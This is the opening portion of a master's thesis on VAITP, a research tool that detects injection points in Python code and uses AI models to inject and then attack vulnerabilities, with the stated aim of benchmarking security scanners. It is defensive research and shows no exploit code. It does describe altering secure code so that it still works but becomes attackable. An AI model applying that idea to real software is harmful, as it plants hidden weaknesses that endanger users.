1 2 9 0

UNIVERSIDADE Đ
COIMBRA

Frédéric Christophe Gabriel Bogaerts

TOWARDS VULNERABILITY INJECTION USING ARTIFITIAL INTELIGENCE

Master thesis in the context of the Dissertation of the Master in Informatics Security, advised by Professor Naghmeh Ivaki and Professor José Fonseca and presented to the Department of Informatics Engineering of the Faculty of Sciences and Technology of the University of Coimbra.

July 2022

1 2 9 0

FACULDADE DE
CIÊNCIAS E TECNOLOGIA
UNIVERSIDADE D
COIMBRA

DEPARTMENT OF INFORMATICS ENGINEERING

Frédéric Christophe Gabriel Bogaerts

Towards Vulnerability Injection using Artificial Intelligence

Master Thesis

Master thesis in Informatics Security, advised by Professor Naghmeh Ivaki and Professor José Fonseca and presented to the Department of Informatics Engineering of the Faculty of Sciences and Technology of the University of Coimbra.

July 2022

1 2 9 0

FACULDADE DE
CIÊNCIAS E TECNOLOGIA
UNIVERSIDADE Ɖ
COIMBRA

DEPARTAMENTO DE ENGENHARIA INFORMÁTICA

Frédéric Christhophe Gabriel Bogaerts

Rumo à injeção de vulnerabilidades em Python com Inteligência Artificial

Tese de mestrado

Tese de Mestrado em Segurança Informática, orientada pela Professora Naghmeh Ivaki e pelo Professor José Fonseca e apresentada ao Departamento de Engenharia Informática da Faculdade de Ciências e Tecnologia da Universidade de Coimbra.

Julho de 2022

Acknowledgements

I would like to thank my family and friends for all their unconditional love. Professor Naghmeh Ivaki, professor José Fonseca and Anush Deokar from the Indian Institute of Technology, Jodhpur, for all the time and commitment they had to do this project. To professor Henrique Madeira and to all teachers and staff of the University of Coimbra.

"If it doesn't come bursting out of you in spite of everything, don't do it.

Unless it comes unasked out of your heart and your mind and your mouth and your gut, don't do it. [...]

Unless it comes out of your soul like a rocket, unless being still would drive you to madness or suicide or murder, don't do it.

Unless the sun inside you is burning your gut, don't do it.

When it is truly time, and if you have been chosen, it will do it by itself and it will keep on doing it until you die or it dies in you.

There is no other way. And there never was."

[Bukowski, 2008]

Abstract

Software without vulnerabilities is difficult to develop, even when the best programming practices are followed. Information exfiltration is prevented with security scanners and vulnerability detection tools.

This brings up these questions: how effective are these tools? what is the impact of undetected vulnerabilities?

Python is one of the most used programming languages in the world. Therefore, we aimed to develop a vulnerability injection tool capable of generating and injecting vulnerable code to: i) evaluate and compare the performance and effectiveness of security scanners and vulnerabilities detection tools, ii) assess the impact of each vulnerability.

After analyzing a wide range of Python's vulnerabilities (the vulnerable and patched algorithms) we implemented a prototype that identifies and attacks code injection points.

We propose a static code analysis method to obtain results from AI models (using recurring neural networks based on Machine Learning).

Vulnerability injection is validated through a successful attack. Our technique shortens the gap of deficiencies from the common search for vulnerabilities, which is done using text and regular expressions (Regex).

By implementing the proposed technique in a multi-platform prototype called VAITP (Vulnerability Attack and Injection Tool in Python) we allow the identification of vulnerabilities and injection points. This prototype can also attack vulnerable code and generate a PDF report regarding information such as: i) injection points, ii) vulnerabilities and iii) successful payloads and attacks.

The baseline for our study was the use of Regex implemented in VAITP. Nearly a hundred and fifty Python files were used and divided into injectable, vulnerable and non-injectable. Both techniques (with Regex and AI models) are able to inject vulnerabilities into injectable files. However, artificial intelligence, detects more injection points with a lower error rate.

Keywords

Vulnerability Injection, Static Code Analysis, Recurrent Neural Networks, Artificial Intelligence, Deep Learning, Python

Resumo

É difícil desenvolver software sem vulnerabilidades mesmo quando são seguidas as melhores práticas de programação. A prevenção da exfiltração de informação é feita com scanners de segurança e ferramentas de detecção de vulnerabilidades.

Isto levanta as questões: quão eficazes são estas ferramentas? qual o impacto de uma vulnerabilidade não detectada?

Python é uma das linguagens de programação mais usadas no mundo. Logo visamos desenvolver uma ferramenta capaz de injetar vulnerabilidades e de criar código vulnerável para: i) avaliar e comparar a performance e eficácia dos scanners de segurança e de vulnerabilidades, ii) avaliar o impacto de cada vulnerabilidade.

Após analisar um vasto leque de vulnerabilidades Python (tanto em códigos vulneráveis como corrigidos) implementámos um protótipo que identifica e ataca pontos de injeção.

Propomos um método de análise estática que obtém resultados de modelos de IA (com redes neuronais recorrentes baseadas em Machine Learning).

A injeção de vulnerabilidades pode ser validada através de um ataque bem sucedido. A nossa técnica diminui as deficiências da procura comum de vulnerabilidades com base em texto e expressões regulares (Regex).

Ao implementar a técnica proposta num protótipo multi-plataforma denominado VAITP (Vulnerability Attack and Injection Tools in Python) possibilitamos a identificação de vulnerabilidades e pontos de injeção. O protótipo consegue atacar código vulnerável e cria ainda um relatório em PDF com informação tal como: i) pontos de injeção, ii) vulnerabilidades e iii) ataques e payloads bem sucedidos.

Para servir de base ao nosso estudo implementamos Regex no VAITP. Cerca de centena e meia de ficheiros Python foram utilizados como teste, divididos em injetáveis, vulneráveis e não-injetáveis. Ambas as técnicas (com Regex e modelos de IA) foram bem sucedidas na injeção de vulnerabilidades em ficheiros injetáveis. Todavia, a utilização de IA, demonstrou ser capaz de detetar mais pontos de injeção com uma menor taxa de erros.

Palavras-Chave

Injeção de Vulnerabilidades, Análise Estática de Código, Redes Neurais Recorrentes, Inteligência Artificial, Deep Learning, Python

Contents

List of Figures

List of Tables

Chapter 1

Introduction

It is common knowledge, even to common users, that computer programs have flaws. Whether because of some famous hack broadcasted on the news (e.g.: the Colonial Pipeline attack [where hackers manage to infiltrate the network of the Colonial Pipeline, one of the main American oil and gas companies] or the SolarWinds breach of 2021 [where hackers believed to be Russian or Chinese compromised software to infiltrate US corporate and federal networks]), or because they have experienced freezing computer programs, crashes, the (now not so famous) blue-screens of death or, in some situations, even the impact of a ransomware attack. Most people realize that computer programs can be susceptible to attacks and vulnerable to the actions of malicious hackers.

Python is an object-oriented and interpreted language that is now celebrating its thirtieth birthday [Python, 2022a]. Along with its maturity, Python is one of the most used programming languages due to its powerful libraries and easy syntax, along with the fact that it is an interpreted language, thus no "compilation" is necessary as a mandatory step for the user before being able to execute the program, which makes it have a very smooth, beginner friendly, learning curve, that also contributes to its popularity.

Python is one of the most used programming languages in the world. According to Stack-Overflow, it was the third most widely used programming language in 2021 [Stackoverflow, 2021]. Only JavaScript and HTML/CSS ranked higher. It ranked 1st in the "IEEE Spectrum annual interactive ranking of top programming languages" for 2021 and is ranked 1st for June 2022 in the table of top programming languages more used in the world [Tiobe, 2022].

The massive use of Python raises the probability that programmers write errors or do not follow best coding practices (e.g.: missing input data sanitization or relying on insecure third-party libraries) that can easily leave the door open for intruders. For writing better code, developers rely on security and vulnerability scanners (e.g.: Bandit or SonarLint) to scan and ensure that there are no holes through which undesired information could somehow be manipulated or exfiltrated.

Vulnerabilities usually arise from errors or bad coding practices written by programmers [Shaw, 2021]. Many programmers fail to realize, even experienced ones, that from the moment they choose a programming language, they are already increasing or decreasing their probability of including vulnerabilities. Choosing to code in the C programming language, for example, significantly increases the number of vulnerabilities that can be unintentionally coded into a program, compared to other programming languages, like Python. 50% of all reported vulnerabilities in the past 10 years are for the C programming language, as it has been the most used programming language. Python accounts for only 6% of the total of reported vulnerabilities, having JavaScript (11%), Java (12%), and PHP (17%) above it in the ranking, only surpassed by the Ruby programming language with only 5% of the total reported vulnerabilities [WhiteSource, 2021].

This low amount of reported vulnerabilities allied with the ease of writing, the vast amount of libraries, and the cross-platform support, makes Python one of the most interesting and used high-level programming languages actually available [Tiobe, 2022]. This increases the importance of Python-focused security tools, since more programmers than ever are now using Python, even in critical and business environments, which rely on the security of their software to operate properly.

Coding without vulnerabilities is a difficult task, and each vulnerability can have a different impact, requiring different mitigation and fault-tolerance solutions. Also, vulnerability detection tools can be essential in detecting vulnerabilities before the software is shipped. However, their performance and effectiveness are questionable due to a high number of false alarms.

This work aims at building a tool that generates realistic vulnerable code through vulnerability injection. The generated vulnerable code can be used for two purposes:

1. Assess the effectiveness of vulnerability detection tools

    The injection of known vulnerabilities that should be detected by existing defence solutions can provide a comparison level for existing tools.

2. Assess the impact of vulnerabilities

    By simulating an attack, an estimate of the achievable impact with each vulnerability is possible to be obtained.

The most direct approach to locate specific code in a file is to search for patterns, this can be done by searching for text or using Regular Expressions (regex) [reg, 2018]. Knowing the limitations of such procedure, we want to propose a technique based on Artificial Intelligence models. To build such a tool, we need to:

1. Collect and classify a list of representative and real Python vulnerabilities that also have available the code to fix them

2. Apply data augmentation techniques to the collected list in order to obtain balanced and realistic **AI models**

3. **Train AI classification models** using subsets of the dataset
4. **Evaluate the classification models** using the remaining subsets of the dataset
5. Select the most accurate **AI classification models** that can be used to identify possible vulnerability injection points
6. **Train AI translation models** using a subset of the dataset
7. Compare the results of the AI model with a technique using regex to locate where to inject the vulnerabilities
8. **Design and develop a tool** that scans Python files with **Regex** and **AI models**, that can automate the process so it can be easily disseminated and used by other researchers and security practitioners

There are several well-known open-source python vulnerability scanners, which we'll cover and compare in chapter 2.4, that have provided information about the current state of the art of python vulnerabilities. Our vulnerability model is built based on the data coming from this research, based on the individual databases from these widely used tools and resources.

To build the dataset, we extracted diff commits for Python vulnerability fixes from CVEFixes database, further detailed in chapter 3.1, and manually processed each entry.

To train the classification models, we developed an algorithm that can train and test models based on sets of parameters given as input.

To Evaluate the classification models, we developed an algorithm that can automate the parameters passed to train and test the model and aggregate results in a sheet. This information is then filtered and sorted.

Finally, to implement the VAITP tool, we developed a C++ GUI that can analyse a Python file statically and use the best trained AI models.

VAITP is able to detect injection points, inject vulnerabilities, attack and simulate the result of a successful vulnerability attack for a given Python script.

It is able to statically scan a Python file, or all python files in a folder recursively, and find known Python vulnerabilities, it lists them, provides descriptions about each vulnerability, advising the user on alternative and more secure libraries and coding practices. It can scan based on Regular expression patterns (Regex) that are coded in its database and based on AI with the use of deep-learning neural networks models.

Protected and well coded Python scripts may still be subjected to vulnerability injections, which VAITP can handle and even chain (establish and follow a sequence of vulnerability injections which ultimately leave the script vulnerable to a successful attack).

While it may seem obvious that vulnerabilities must be patched and that installing updates is one of the most important actions IT teams must promptly ensure, the impact of a successful attack, either due to the exploitation of a known but unpatched vulnerability or by the injection and exploitation of targeted vulnerabilities for the available scripts, VAITP can help assess the risks and impacts of a successful attack. This can allow security teams to enforce security measures on the affected systems after the attack, whilst providing a way of repeating the attack and checking the effectiveness of the correction measures that were implemented.

To be able to simulate in a controlled environment how vulnerabilities in Python scripts can be attacked to abuse the system can help blue teams ensure the resilience of the system and the correct operation in the presence of such vulnerabilities. If used by the red team it can also be a powerful Swiss army knife for Python attacks.

To be able to detect vulnerabilities in python scripts is one of the main goals of VAITP. After all, only if we can detect vulnerabilities can we possibly try to inject and further attack them, but more than that, VAITP can detect possible injection points: specific parts of an algorithm that is well coded and that follows the best practice guidelines for Python coding and is indeed secure, but that is susceptible to be modified in such a way that functionally the execution of the Python program works just like the original program intended for, but is now susceptible to be attacked with a variety of carefully crafted payloads. VAITP can also create injection chains that can be executed in a predetermined way in order to obtain a successful attack.

Results show that we are able to use the coded Regex patterns and the trained AI models to detect vulnerable and injectable Python codes, match or predict possible injection points and provide them to the user.

This document is organized as follows:

- **Chapter 1.1 - Internship Goals**: What are our goals.
- **Chapter 1.2 - Work Plan**: How we achieved it.
- **Chapter 2 - State of the Art**: Currently known Python vulnerabilities overall analysis of risks and frequency. It covers top Python libraries, which lists the most popular Python libraries giving descriptions about each one. This helps understanding which types of libraries are available. It covers the most common Python vulnerabilities, which lists the most common types of vulnerabilities left by inexperienced programmers (or that blindly follow what Stack-Overflow gives them without any security concerns). It covers Python open source security tools comparing the most relevant security scanners for Python. It also covers the most dangerous Python functions and libraries by providing examples of Python scripts that use insecure functions and that are vulnerable to vulnerability injections and attacks.
- **Chapter 3 - Detection of Vulnerability Injection Points** - Used methodology for both Regex and AI based approaches and how to use the developed scripts.

- **Chapter 4 - VAITP GUI**: How the tool is designed and what's its workflow. How are vulnerable functions and libraries documented and detected by VAITP and how the SQLite database is structured. How are Regex and AI models used.
- **Chapter 5 - Experiments and results**: What were the experiments and the obtained results.
- **Chapter 6 - Conclusion and Future Work**: Final conclusions about the project. What is expected to be possible to do with our work after it is concluded and further possibilities of research.

1.1 Internship Goals

This internship is granted by the University of Coimbra in the context of the dissertation for the master of informatics engineering with specialization in cybersecurity, granted to Frédéric Bogaerts, an informatics engineer who graduated from ESTGOH, the superior school of technology and economics from Coimbra's polytechnic, and advised by professor Naghmeh Ivaki and professor José Fonseca.

This internship provided the opportunity for research initiation in a field were financial losses were over $13.3 Billion in 2020 according to the IC3, the Internet Crime Complaint Center from the Federal Bureau of Investigation [IC3, 2021]. The need of new security tools is evident and the research in this field is crucial to provide the next generation of security tools.

This proposal aims to develop a vulnerability injection tool in Python, namely VAITP (Vulnerability and Attack Injection Tool in Python), to contribute to studying the vulnerabilities and their impact and evaluating the performance and effectiveness of security mechanisms and tools in place (e.g., vulnerability detection tools). The main goals of this internship are:

1. **Initiation to basic and applied research.**

   Initiation to research by analysing and documenting Python vulnerabilities and how to patch them. The research of Python specific vulnerabilities provides the needed data to populate VAITP's database. In our research we have identified the most used open-source Python security scanners available. The analysis consists on manually reviewing each vulnerability of each of the selected sources and documenting each accordingly to VAITP's requirements. For some of them we have also developed proof of concept (PoC) vulnerable files. Every vulnerability is also analyzed for ways to patch it. Some corrections patch vulnerabilities in ways where injection is still possible. The research also documents possible injection points identified for each particular vulnerability. We have identified and categorized 108 vulnerabilities, out of 148 known vulnerabilities (listed in CVE Details).

2. **Development of security scanning, injection techniques and algorithms for Python scripts.**


As new vulnerabilities emerge, the urge to have quality tools that can assist in ensuring that a defense-in-depth strategy, that can provide resilience in the presence of a vulnerability, is increasing, as is the perception of the crucial importance of security in modern IT infrastructures in the eyes, not only of the IT team, but also of top executives and stakeholders. The development of scanning, injection and attack techniques that compose the core algorithm of VAITP provides a needed tool for the optimization of defense-in-dept strategies in modern IT environments. As per the call document for the research, the project can be divided in two components: the vulnerability injection component/module, which inserts known vulnerabilities into Python scripts, and the attack component, which exploits vulnerabilities. Intrinsic to the injection and attack we have also developed a detection component. This component detects vulnerabilities and possible injection points that are then injected by the injection module. Files that are detected as having vulnerabilities or where a vulnerability has been injected can then be exploited with the attack module. We also propose novel techniques with the use of AI deep learning models for the detection and injection of vulnerabilities in Python code blocks. The development of this first version of VAITP proves that this approach works and that it can be fully implemented with the obtained data [Bogaerts, 2022b]. Further development of attack techniques are also possible based on our work.

3. **Elaboration of a tool that brings value and technological development.**

The development of VAITP will allow IT teams to be able to analyse the reaction of their environment in the presence of certain vulnerabilities and adjust it to be resilient to such events. To the best of our knowledge, at this moment there is no other software that does what VAITP aims to do. The lack of vulnerability injection tools prevents teams from being able to test the reaction of their environment in the presence of such weaknesses. If we look at how the industry has been testing a car's safety for example, we'll observe that many of the tests consist of crashing the vehicle. From the brakes to the air-bags, many instruments in a car can be subjected to extreme conditions in order to help engineers understand how they can improve them. Looking at the work of Nuno Laranjeiro, Henrique Marques and Jorge Bernardino in Fit4Python [Marques et al., 2022], we can see that the same concepts can also be applied to the software world. Their work improves resilience against faults in Python scripts. VAITP will also provide another step towards a more complete defense-in-dept strategy. With the development of VAITP we add value to the arsenal of IT teams, ultimately enhancing the quality of their work. VAITP is a tool that can allow defense teams to take another step in ensuring defense-in-depth is applied throughout the several layers of the corporation's security. At the moment there is not any way for the defense teams to simulate what would happen if a vulnerability was present in the source code of their Python scripts. The lack of data in this type of events can prevent the team from taking security steps that could otherwise prevent a successful attack from taking place.

1.2 Work plan


The research for this project started around July 2021. In order to achieve the main objectives of this internship, we have set several smaller steps that are listed and described below. These break down the main goal of developing VAITP into reachable goals and schedulable milestones. These are listed in the Gantt chart with the expected beginning and end dates for each task.


Project Edit View Tasks Resources Help
Ctrl + F
Gantt
Resources Chart
Zoom In | Zoom Out
Today | ← Past | Future → | Show critical path | Baselines...
2021
2022
Vulnerability correctly detected, injected a...
All known vulnerabilities are documented
Tool passed
October November December January February March April May June
10/30/21
Cloud: disconnected
RSS Warning Errors

Name	Begin date	End date
Study, research and background work	10/1/21	3/25/22
Research and document Bandit vulnerabilities	10/1/21	11/11/21
Research and document SonarSource Vulnerabilities	11/15/21	1/27/22
Research and document RATS vulnerabilities	1/28/22	2/28/22
Reseach and document CVEDetails vulnerabilities	3/2/22	3/25/22
Development of Database model	10/18/21	10/27/21
VAITP beta 0.1 development	10/25/21	11/12/21
Vulnerability correctly detected, injected and attacked	11/12/21	11/12/21
Vulnerability sheets data acquirement	10/1/21	3/25/22
All known vulnerabilities are documented	3/25/22	3/25/22
AI/ML Research	1/27/22	6/3/22
CVEFixes vulnerability extraction	2/21/22	3/18/22
Manual vulnerability data-set creation/review	2/25/22	6/3/22
VAITP AI Classificator FitModel development	2/28/22	4/4/22
VAITP AI Classificator RunModel development	4/4/22	4/8/22
VAITP AI Classificator Collector development	4/8/22	4/15/22
VAITP AI Classificator testing and optimization	4/18/22	4/29/22
VAITP AI S2S FitModel development	5/2/22	5/10/22
VAITP AI S2S RunModel development	5/11/22	5/12/22
VAITP AI S2S Collector development	5/12/22	5/13/22
VAITP AI S2S testing and optimization	5/16/22	5/20/22

Figure 1.1: Work plan Gantt chart part 1

Figure 1.1 shows the schedule from October 2021 to mid March and figure 1.2 shows the schedule from mid March to the end of June 2022.


Project Edit View Tasks Resources Help
Ctrl + F
Gantt
Resources Chart
Zoom In | Zoom Out
Today | ← Past | Future → | Show critical path | Baselines...
2021
2022
Vulnerability correctly detected, injected a...
All known vulnerabilities are documented
Tool passed
vember December January February March April May June July

Name	Begin date	End date
VAITP AI Classificator FitModel development	2/28/22	4/4/22
VAITP AI Classificator RunModel development	4/4/22	4/8/22
VAITP AI Classificator Collector development	4/8/22	4/15/22
VAITP AI Classificator testing and optimization	4/18/22	4/29/22
VAITP AI S2S FitModel development	5/2/22	5/10/22
VAITP AI S2S RunModel development	5/11/22	5/12/22
VAITP AI S2S Collector development	5/12/22	5/13/22
VAITP AI S2S testing and optimization	5/16/22	5/20/22
AI e Ciência de dados (Frederico)	5/18/22	5/18/22
Inncyber project submission	6/24/22	6/24/22
VAITP version 1 development	5/16/22	6/3/22
VAITP DB population	5/16/22	5/19/22
Develoment of core modules	5/16/22	5/23/22
AI integration	5/23/22	5/30/22
Bug Correction	5/30/22	6/1/22
Testing	5/30/22	6/3/22
Tool passed all tests	6/3/22	6/3/22
Final VAITP AI Collector Fitting	6/6/22	6/17/22
Final VAITP AI S2S Fitting	6/20/22	7/1/22
Dissertation elaboration	6/6/22	7/1/22
Defence presentation elaboration	7/4/22	7/15/22

Figure 1.2: Work plan Gantt chart part 2

Study, research and background work

The first 6 months are focused on study, research and background work. During this period the research and documentation of vulnerabilities models allowed gathering the data needed to populate VAITP's database. These were provided by the databases of Bandit and Sonar-Source. Each vulnerability is manually revised, tested and implemented as a proof of concept (PoC) if needed. Several vulnerable and patched files can already be found in VAITP's repository [Bogaerts, 2022b].

Vulnerability sheets data acquirement

The research data is documented in VAITP's vulnerability sheets. These have vulnerabilities from Bandit and Sonar-Source databases and these entries have been added to VAITP's database. Data for the AI deep learning models has been extracted from CVEFixes, a vulnerability database gathered from vulnerability patching commits from public code repositories, and manually reviewed.

Database and Data-sets

The development of the database model as well as the first version of the data-set are already done and will be presented in the next chapters. These prove the use of the acquired data for VAITP's requirements and the achievement of the proposed goals.

AI Models The development of AI models with deep learning can provide algorithms capable of telling the probability of a Python script being vulnerable, injectable or non-injectable. These can also translate patched secure code back to vulnerable code in some situations.

VAITP GUI

The development of VAITP GUI allows the user to interact with, and obtain results from, both Regex rules and AI models.

Chapter 2

State of the Art

According to UK's National Cyber Security Centre, a vulnerability is ”a weakness in an IT system that can be exploited by an attacker to deliver a successful attack. They can occur through flaws, features or user error, and attackers will look to exploit any of them, often combining one or more, to achieve their end goal.” [NCSC, 2022]. One single vulnerability can affect many packages and libraries thus ultimately affecting all the programs that use them.

Vulnerabilities in Python packages and libraries are increasing over time and the majority of them take more than 3 years to be discovered and are only eventually fixed after public announcement, leaving plenty of time for attackers to exploit them [Alfadel et al., 2021]. According to J. Ruohonen, in “An Empirical Analysis of Vulnerabilities in Python Packages for Web Applications”, many Python CVE-referenced vulnerabilities have been found since 2008 [Alfadel et al., 2021], visible in figure 2.1 and with this increasing amount of vulnerabilities, the rise of awareness regarding the need of security tools and technologies.




Figure 2.1: Frequency of Python vulnerabilities found over the years

In 2019 and 2020 there were 24 reported vulnerabilities, in 2021 there were 27 and in 2022 there are already 5 reported vulnerabilities [cvedetails.com, 2022].

With the increased amount of known vulnerabilities, security awareness regarding Python starts rising and thus the need for the development of new tools that allow for a more comprehensive and in-depth analysis of the code and its possibilities when injected with known vulnerabilities and, of course, exploited.

The year of 2022 started with the Python Software Foundation releasing three new versions of Python. With them the assumed goal of version 3.11 to be 2x faster than its predecessor. These new versions include a patched memory leak affecting Python 3.10 regarding a function call to "__Pyx_PyCFuntion_FastCall" in "PyEval_EvalFrameEx" used by Cython, a Python extension that aims to provide C-like performance [Python, 2022b].

With many libraries providing users with web servers and other file/service sharing, vulnerabilities and exploits for these have also gotten extended responsibilities in the security of the system, as these can expose it to the outside world, and thus to the sometimes maliciously formed payloads that are sent to the web app's inputs by attackers.

The analysis of software programs (for example, Python) can be done in one of two ways: Statically or Dynamically [Gomes et al.].

- **Static analysis**

  The source code of the program is analysed, line by line, and security considerations are attended to on each line of the algorithm. This is also known as white-box testing.

- **Dynamic analysis**

  The computer program is loaded in memory and running in the host where it can be analysed. This is known as black-box testing.

In dynamic analysis, a program is analysed for vulnerabilities while running. When executing, a compiled version of the code is stored in the random access memory, allowing the central processing unit to access it very fast, and it can create several types of variables, constants, objects and other types of specific data holders that can be used, as needed by the program, to read and write data. The manipulation of this data in very specific ways can sometimes result in a dynamic arrangement, one that is only possible because of the specific data in the variables (or other data holding types, either from the program itself or even sometimes from the operating system or hardware), which leads the program to a very specific state, where a vulnerability is present and can be exploited.

Static analysis, on the other hand, doesn't execute the computer program. The code is read as a text file and for each line and each specific function call or input from the user, security flaws and weaknesses must be considered. And for each possible attack payload that could result in the execution of non-intended actions, protections have to be implemented in order to ensure the correct (and only) use of the algorithm. The source code can be analysed with techniques such as Tainted analysis (this method 'taints' the data in its sources and checks that the 'taint' is still present in its final destination. If an injection vulnerability pattern is present in the source code, the 'un-tainted' data can reveal which instructions are to blame [Kurniawan et al., 2018].). Another technique is the Data Flow Analysis that analyses the flow of data from the starting function of a program to the end of its execution.

Static analysis has a finite amount of instructions in the algorithm to analyse and generally yields more false positives [Reimer, 2022], but dynamic analysis can have infinite amounts of possible execution paths. Although one would expect these two techniques to have different performances, the detection rate difference between white and black box testing is at most around 4% [Henard et al., 2016].

2.1 Vulnerability types according to OWASP

According to OWASP, the Open Web Application Security Project, an renown online community that produces free security articles, methodologies, tools and technologies, vulnerabilities can be classified in different subcategories [OWASP, 2021a]. OWASP defines a vulnerability as a hole or weakness in a program, like a flaw or implementation bug, that lets an attacker inflict harm to stakeholders of the application. Furthermore they exemplify vulnerabilities as the lack of input validation on a user's input, insufficient logging mechanisms, fail-open error handling or not properly closing a database connection.

OWASP records general vulnerabilities that may occur in any computer language, only some of these are also applicable to Python. OWASP first published "top ten" in 2003. A standard awareness document for the developers community that ranks the top types of vulnerabilities according to their risk to stakeholders in the past year. Since then OWASP has been a reference for the security community. OWASP also provides other security tools like OWASP ZAP, an open-source web vulnerability scanner [OWASP, /21].

Vulnerabilities can fall into several categories. Some are very specific and can't apply to Python, e.g.: allowing a domain name to expire (which can allow an attacker to re-purchase it and obtain access to sensitive information). Others are more generic and also apply to Python, e.g.: a memory leak or missing validation of XML parsing. Bad coding techniques and insecure practices can also result in vulnerabilities that can lead to remote code execution, improper access, information exposure, amongst many other treats.

With the rising importance of data, various threats and attacks emerge and against them numerous tools have been developed to prevent successful attacks from taking place. Several commercial and open-source vulnerability scanners are available. There are network-based scanners, which identify possible network security attacks and vulnerabilities in the connected systems, there are also host-based scanners, tools that find vulnerabilities in workstations, servers or other devices, there are also specific scanners for wireless access points, scanners for applications and for databases [Balbix, 2021]. Python represents only a fraction of the entire environment, but nevertheless surely an important one.

2.2 Top Python libraries

Knowledge and a basic understanding of most commonly used python libraries is an important step in the research stage, as it allows the elaboration of an attack plan that can be used to inject and exploit vulnerabilities based on the type of input fields that we can locate in these libraries. Many libraries provide methods or functions that may be vulnerable or that may allow for a vulnerability to be injected and eventually exploited. Researching the most commonly used Python libraries enables us to get a grip of their functionality and to understand possible entry points for data to be injected. During our research we have implemented small example projects using some of the libraries presented here. The focus was on scripts that relied on user input, interacted with the user's file system or provided some sort of network communication server or file sharing. This allowed us to grasp a better understanding on the exploitation of real Python vulnerabilities. These examples can be found in VAITP's git repository [Bogaerts, 2022b].

There are many useful Python libraries. Some are very well known within the Python's programming community, like Tensorflow, a deep-learning library first created for internal use by the Google Brain team, Keras, a very powerful neural network API, OpenCV, an open source computer vision and machine learning software library, Numpy, an essential library for math operations, or the Requests library that handles GET and POST requests.

